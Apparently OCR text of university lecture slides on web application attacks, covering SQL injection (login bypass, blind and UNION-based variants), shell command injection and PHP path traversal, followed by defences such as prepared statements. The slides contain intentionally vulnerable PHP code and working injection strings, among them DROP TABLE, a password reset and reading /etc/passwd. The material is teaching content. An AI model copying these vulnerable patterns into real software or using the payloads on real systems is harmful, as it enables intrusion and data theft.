Interaction with the Backend Database

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php


Browser

HTTP(S) Request

HTTP(S) Response

Server-side
web application

PHP API



Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

DB Query

login.php

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

DB Query Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table users

DB Query Example

seungpyo 1234

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table users

DB Query Example

seungpyo 1234

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

```
mysql_query($query) ⇒ {id:seungpyo, pw:1234,
                       email:seungpyo@unist.ac.kr, …}
```

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table users

SQL Injection

SQL Injection Attacks

- Very popular attack vector
- Maliciously manipulate DB via **attacker-chosen SQL queries**

SQL Injection Example


```
$query = “SELECT * FROM users WHERE id=‘$id’ AND pw=‘$pw’”;
```

retrieve all fields	from this table	if each row satisfies this condition

(benign) id: seungpyo, pw: 1234

```
$query = “SELECT * FROM users WHERE id=‘seungpyo’ AND pw=‘1234’”;
```

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields	from this table	if each row satisfies this condition

(benign) id: seungpyo, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seungpyo' AND pw='1234'";
```

😈 **(malicious) id: admin' --, pw: 1234**

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seungpyo, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seungpyo' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

DB Query

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seungpyo, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seungpyo' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FRO users WHERE id='admin' --' AND pw='1234'";
```

Comment (started with -- in MySQL)

The injected user input is interpreted as **a part of the query**!

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seungpyo, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seungpyo' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

Access

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seungpyo, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seungpyo' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```


Access

id	pw	email	phone	…
We can log in with the admin account!				
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Example of the SQL Attack String

- **Drop tables**: `10; DROP TABLE members --`
- **Extract the table name**: `’ and 1,2,3, (select table_name from information_schema.tables limit 0,1),4 --`
- **Reset password**: `’; UPDATE USERS SET email=hcker@root.org WHERE email=victi m@yahoo.com`
- **Create new users**: `’; INSERT INTO USERS (‘uname’,‘passwd’,‘salt’); VALUES (‘hacker’,‘38a74f’, 3234);`
- **Time delay**: `SELECT sleep(10)`


Funny: Exploits of a Mom



Funny: Exploits of a Car

SQL Injection Attack

- 134 million credit cards are stolen via SQL injection attack



Popularity of SQL Injection Attack

German armed forces reveals encouraging start to security vulnerability disclosure program

Adam Bannister

More than 60 valid reports submitted since start of program three months ago

The German armed forces ('Bundeswehr') has reported a promising start to its recently launched vulnerability disclosure program (VDPBw).


Despite the absence of paid bug bounty rewards, more than 30 security researchers have submitted in excess of 60 valid vulnerabilities within 13 weeks of the scheme's launch, a spokesman for the Bundeswehr told *The Daily Swig*.

These have included cross-site scripting (XSS), SQL injection, misconfiguration, data leakage, and open redirect bugs.

HP Device Manager exploit gave attackers full control over thin client servers

Adam Bannister

Multi-stage exploit could leave enterprise networks in tatters



Bloor then cracked the password hash from the Postgres users table with "a full brute-force of 1-8 characters [...] followed by some dictionary and rule combinations, before breaking out the big guns with NPK and some EC2 GPU instances", according to a blog post published yesterday (October 5).

YOU MIGHT ALSO LIKE BitLocker sleep mode vulnerability can bypass Windows' full disk encryption

Still lacking remote access to the superuser account, he drew on previous research on escalating Postgres SQL injection to RCE by calling Postgres

WordPress Terror: Researchers discover a massive 5,000 security flaws in buggy plugins

John Leyden

The horror!

The security of the WordPress plugin ecosystem may be much worse than many have feared, as new research suggests that thousands of add-ons for the world's most popular content management system are vulnerable to web-based exploits.

After carrying out an analysis of 84,508 WordPress plugins, Spanish security researchers Jacinto Sergio Castillo Solana and Manuel Garcia Cardenas discovered more than 5,000 vulnerabilities, including 4,500 SQL injection (SQLi) flaws.

Many of the plugins analyzed displayed multiple vulnerabilities, which ranged from cross-site scripting (XSS) and Local File inclusion, as well as SQLi.

A total of 1,775 of the 84,000 WordPress plugins analyzed had a readily identifiable software bug.

Recap: SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seungpyo, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seungpyo' AND pw='1234'";
```

(malicious) id: admin' --,

```
$query = "SELECT * FROM
```

Can we somehow get the pw?

Access

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Recap: SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seungpyo, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seungpyo' AND pw='1234'";
```

(malicious) id: admin' --,

```
$query = "SELECT * FROM
```

Can we somehow get the pw?
⇒ Blind SQL Injection!

Access

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Blind SQL Injection Attacks

- Queries might not return the output in direct manner (e.g., password)
  - It just shows the number of matched rows!

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

Blind SQL Injection Attacks

- Queries might not return the output in direct manner (e.g., password)
  - It just shows the number of matched rows!
- Can be used to learn one bit at a time
  - Several queries (i.e., brute forcing) required for successful exploit

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

Return the # of matched rows

Asking for Partial Information

- Blind SQL injection allows for a single bit at a time
  - Need means to select just that bit
  - E.g., is first character of password an ‘a’

- Option #1: Using substrings (`SUBSTR`)
  - `SUBSTR(str, pos, len)`: extract `len` characters starting from `pos`

- Option #2: Using LIKE (`LIKE`)
  - Using wildcard ‘a%’ (Regex: ‘a’ followed by an arbitrary amount of characters)

(Example) Blind SQL Injection Attacks


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
root	cbasf!@	root@units.ac.kr	0104244XXXX	…


(Example) Blind SQL Injection Attacks


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`





```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`

False ⇒ *# of matched rows: 0*




```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 1, 1) == 'b' --`


False ⇒ *# of matched rows: 0*

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

3rd try `admin' AND SUBSTR(password, 1, 1) == 'c' --`




Okay, the 1s character of the admin's password is 'c'

```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 2, 1) == 'a' --`




Let's find 2nd character

```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 2, 1) == 'b' --`



Okay, the 2nd character of the admin's password is 'b'

```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

UNION-based SQL Injection Attacks

- SQL allows to chain multiple queries to single output
  - Union of all sub queries
- [query A] `UNION` [query B]
  - Very helpful to exfiltrate data from other tables
  - Important: number of columns must match!

id	name
1	Dami
2	Gibeom

Table1

id	name
2	Gibeon
3	Ashyrbekova

Table2

```
SELECT ID, NAME FROM TABLE1
UNION
SELECT ID, NAME FROM TABLE2
```

id	name
1	Dami
2	Gibeom
3	Ashyrbekova

UNISON-based SQL Injection Example


```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

uid	name	pw
1	admin	sDaF$@!a
2	Ashyrbekova	4444
3	Gibeon	1234

Table user

problem_id	title
100	X
200	Y

Table problem

UNISON-based SQL Injection Example


```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

user table ∪ Empty table

uid	name	pw
1	admin	sDaF$@!a
2	Ashyrbekova	4444
3	Gibeon	1234

Table user

problem_id	title
100	X
200	Y

Table problem

UNISON-based SQL Injection Example


```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

uid	name	pw
1	admin	sDaF$@!a
2	Ashyrbekova	4444
3	Gibeon	1234

Table user

problem_id	title
100	X
200	Y

Table problem

problem_id+uid	title+pw
1	sDaF$@!a
2	4444
3	1234

Union result

How to Prevent (or Mitigate)?

- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input

Sanitize User Input

- For PHP, use `htmlspecialchars`
  - `string htmlspecialchars(string $string int $flags = ENT_COMPAT | ENT_HTML401, string $encoding = ini_get("default_charset") )`

- Do not build your own sanitizer!
  - E.g., you can sanitize the input by checking for the keyword “SELECT”

    ⇒ the attacker can exploit with “select” (small letter)

How to Prevent (or Mitigate)?


- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input
  - Best practice: use prepared statements

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```




Use prepared SQL statements

```
$my = new mysqli(...);
$s = $my->prepare(“SELECT * FROM users WHERE id=? and pw=?”);
$s->bind_param(“s”, $id, $pw);
$s->execute();
```

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```



Use prepared SQL statements

Meaning: "?" must be data, not part of the query

```
$my = new mysqli(...);
$s = $my->prepare(“SELECT * FROM users WHERE id=? and pw=?”);
$s->bind_param(“s”, $id, $pw);
$s->execute();
```

Bind parameters to ?
(s stands for string)

Shell Code Injection Attack

Benign Usage


```
<?php
  echo system("/bin/ping -c 4 " . $_GET["addr"])
?>
```

Benign Usage


```
<?php
  echo system("/bin/ping -c 4 " . $_GET["addr"])
?>
```

http://server.com/demo.php?addr=**127.0.0.1**

Shell Code Injection Attack


```
<?php
  echo system("/bin/ping -c 4 " . $_GET["addr"])
?>
```

```
http://server.com/demo.php?addr=127.0.0.1;ls ./
```

File Inclusion Attack

Modular Functionality

- Application code may be split across multiple files
  - E.g., language declaration, commonly used functionality, …
- PHP has two different types of inclusions
  - `include / include_once`: includes files, merely warns in case of error
  - `require / require_once`: includes files, dies if inclusion fails

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Embed the content to the current web page

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

```
http://server.com/demo.php?filename=contact.php
```

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

```
http://server.com/demo.php?filename=contact.php
```

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Embed contact.php

File Inclusion Attacks – Path Traversal


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:
`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Path Traversal


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Path Traversal

- Attacker controls filename parameter
- Directory can be navigated with `../../` ⇒ Leak some sensitive data

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Denial of Service


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

